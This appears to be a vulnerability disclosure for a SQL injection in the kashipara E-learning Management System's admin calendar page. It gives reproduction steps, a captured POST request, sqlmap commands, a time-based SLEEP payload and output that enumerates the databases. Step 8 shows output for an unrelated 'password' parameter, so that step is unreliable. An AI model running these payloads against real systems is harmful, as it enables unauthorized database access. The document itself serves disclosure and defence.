SQL Injection was found in the /lms/admin/calendar_of_events.php page of the kashipara E-learning Management System project v1.0 , Allows remote attackers to execute arbitrary SQL command to get unauthorized database access via the date_start, date_end and title parameters in a POST HTTP request.

- **Official Website URL**

  https://www.kashipara.com/project/php/13138/e-learning-management-system-php-project-source-code


- **Affected Product Name**

  E-learning Management System project in PHP with source code and document


Affected Vendor	kashipara
Affected Code File	/lms/admin/calendar_of_events.php
Affected Parameter	date_start, date_end, title
Method	POST
Type	time-based blind
Version	V1.0

Steps to Reproduce:

Step 1: Visit to admin login page and login with admin credential.



Step 2: Navigate the 'Calendar of Events' and fill the details to add events.


localhost/lms/admin/calendar_of_events.php

M - Learning ADMIN Panel

Add Event


10/06/2024

10/26/2024

test

EVENT	DATE
Orientation with the Parents of the College Freshmen	06/04/2013 To 06/04/2013
Start of Classes	11/04/2013 To 11/04/2013
Intercampus Sports and Cultural Fest/College Week	11/19/2013 To 11/22/2013
Long Test	12/05/2013 To 12/06/2013

Step 3: Now enable intercept in bupsuite and click on save button.


localhost/lms/admin/calendar_of_events.php

M - Learning ADMIN Panel

Add Event


10/06/2024

10/26/2024

test

EVENT	DATE
Orientation with the Parents of the College Freshmen	06/04/2013 To 06/04/2013
Start of Classes	11/04/2013 To 11/04/2013
Intercampus Sports and Cultural Fest/College Week	11/19/2013 To 11/22/2013
Long Test	12/05/2013 To 12/06/2013

Step 4: Save the burpsuite request in a file.




```
POST /lms/admin/calendar_of_events.php HTTP/1.1
Host: localhost
Content-Length: 65
Cache-Control: max-age=0
sec-ch-ua: "Chromium";v="125", "Not.A/Brand";v="24"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Windows"
Upgrade-Insecure-Requests: 1
Origin: http://localhost
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, li
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://localhost/lms/admin/calendar_of_events.php
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=f1gf8gnt92eneiq6s7vqhcs5m3
Connection: keep-alive

date_start=10%2F06%2F2024&date_end=10%2F26%2F2024&title=test&add=
```

Step 5: Now run the sqlmap command against burpsuite request saved in file.

- python.exe C:\sqlmap\sqlmap.py -r calendar_of_events.txt --batch --dbs




```
PS C:\lms\e-lms> python.exe C:\sqlmap\sqlmap.py -r calendar_of_events.txt  --batch --dbs
        ___
       __H__
 ___ ___[(]_____ ___ ___  {1.8#stable}
|_ -| . [)]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applica
ble local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 00:20:39 /2024-10-18/

[00:20:39] [INFO] parsing HTTP request from 'calendar_of_events.txt'
[00:20:39] [WARNING] provided value for parameter 'add' is empty. Please, always use only valid parameter values so sqlmap could be able to run properly
[00:20:39] [INFO] testing connection to the target URL
[00:20:40] [INFO] checking if the target is protected by some kind of WAF/IPS
[00:20:40] [INFO] testing if the target URL content is stable
[00:20:40] [WARNING] target URL content is not stable (i.e. content differs). sqlmap will base the page comparison on a sequence matcher. If no dynamic nor
injectable parameters are detected, or in case of junk results, refer to user's manual paragraph 'Page comparison'
how do you want to proceed? [(C)ontinue/(s)tring/(r)egex/(q)uit] C
[00:20:40] [INFO] searching for dynamic content
[00:20:40] [INFO] dynamic content marked for removal (2 regions)
[00:20:40] [INFO] testing if POST parameter 'date_start' is dynamic
[00:20:40] [WARNING] POST parameter 'date_start' does not appear to be dynamic
[00:20:41] [WARNING] heuristic (basic) test shows that POST parameter 'date_start' might not be injectable
[00:20:41] [INFO] testing for SQL injection on POST parameter 'date_start'
[00:20:41] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[00:20:41] [WARNING] reflective value(s) found and filtering out
[00:20:41] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[00:20:41] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[00:20:41] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[00:20:42] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[00:20:42] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[00:20:42] [INFO] testing 'Generic inline queries'
[00:20:42] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[00:20:42] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[00:20:42] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[00:20:42] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[00:20:52] [INFO] POST parameter 'date_start' appears to be 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)' injectable
```

Step 6: Now notice that 'date_start' parameter is detected vulnerable and all database is successfully retrieved.




```
[00:20:52] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[00:20:52] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[00:20:52] [INFO] checking if the injection point on POST parameter 'date_start' is a false positive
POST parameter 'date_start' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 83 HTTP(s) requests:
---
Parameter: date_start (POST)
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: date_start=10/06/2024' AND (SELECT 6631 FROM (SELECT(SLEEP(5)))JwbV) AND 'HBpN'='HBpN&date_end=10/26/2024&title=test&add=
---
[00:21:08] [INFO] the back-end DBMS is MySQL
[00:21:08] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent potential disruptions
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n] Y
web application technology: Apache 2.4.58, PHP 8.0.30
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[00:21:13] [INFO] fetching database names
[00:21:13] [INFO] fetching number of databases
[00:21:13] [INFO] retrieved:
[00:21:23] [INFO] adjusting time delay to 1 second due to good response times
7
[00:21:23] [INFO] retrieved: information_schema
[00:22:24] [INFO] retrieved: capstone
[00:22:52] [INFO] retrieved: capstone2
[00:23:22] [INFO] retrieved: mysql
[00:23:39] [INFO] retrieved: performance_schema
[00:24:40] [INFO] retrieved: phpmyadmin
[00:25:18] [INFO] retrieved: test
available databases [7]:
[*] capstone
[*] capstone2
[*] information_schema
[*] mysql
[*] performance_schema
[*] phpmyadmin
[*] test
```

Parameter: date_end

Step 7: Now run the sqlmap against 'date_end' parameter by using switch -p

- python.exe C:\sqlmap\sqlmap.py -r calendar_of_events.txt -p "date_end" --batch --dbs




```
PS C:\lms\e-lms> python.exe C:\sqlmap\sqlmap.py -r calendar_of_events.txt -p "date_end" --batch --dbs
        ___
       __H__
 ___ ___[)]_____ ___ ___  {1.8#stable}
|_ -| . [,]     | .'| . |
|___|_  ["]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applica
ble local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 00:27:13 /2024-10-18/

[00:27:13] [INFO] parsing HTTP request from 'calendar_of_events.txt'
[00:27:14] [INFO] resuming back-end DBMS 'mysql'
[00:27:14] [INFO] testing connection to the target URL
[00:27:14] [INFO] testing if the target URL content is stable
[00:27:15] [WARNING] target URL content is not stable (i.e. content differs). sqlmap will base the page comparison on a sequence matcher. If no dynamic nor
injectable parameters are detected, or in case of junk results, refer to user's manual paragraph 'Page comparison'
how do you want to proceed? [(C)ontinue/(s)tring/(r)egex/(q)uit] C
[00:27:15] [WARNING] heuristic (basic) test shows that POST parameter 'date_end' might not be injectable
[00:27:15] [INFO] testing for SQL injection on POST parameter 'date_end'
[00:27:15] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[00:27:16] [WARNING] reflective value(s) found and filtering out
[00:27:20] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[00:27:21] [INFO] testing 'Generic inline queries'
[00:27:22] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[00:27:22] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[00:27:22] [WARNING] time-based comparison requires larger statistical model, please wait...... (done)
[00:27:33] [INFO] POST parameter 'date_end' appears to be 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)' injectable
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] Y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] Y
[00:27:33] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[00:27:33] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[00:27:33] [INFO] checking if the injection point on POST parameter 'date_end' is a false positive
POST parameter 'date_end' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 62 HTTP(s) requests:
```

Step 8: Notice that 'date_end' parameter is detected vulnerable and all database is successfully retrieved.




```
[23:41:52] [INFO] testing 'Generic UNION query (NULL) - 21 to 40 columns'
[23:41:53] [INFO] testing 'Generic UNION query (random number) - 21 to 40 columns'
[23:41:53] [INFO] testing 'Generic UNION query (NULL) - 41 to 60 columns'
[23:41:53] [INFO] checking if the injection point on POST parameter 'password' is a false positive
[23:41:53] [WARNING] reflective value(s) found and filtering out
POST parameter 'password' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 274 HTTP(s) requests:
---
Parameter: password (POST)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause (MySQL comment)
    Payload: firstname=admin2&lastname=admin2&username=admin2&password=admin2' AND 8430=8430#&save=
---
[23:41:53] [WARNING] changes made by tampering scripts are not included in shown payload content(s)
[23:41:53] [INFO] the back-end DBMS is MySQL
web application technology: PHP 8.0.30, Apache 2.4.58
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[23:41:53] [INFO] fetching database names
[23:41:53] [INFO] fetching number of databases
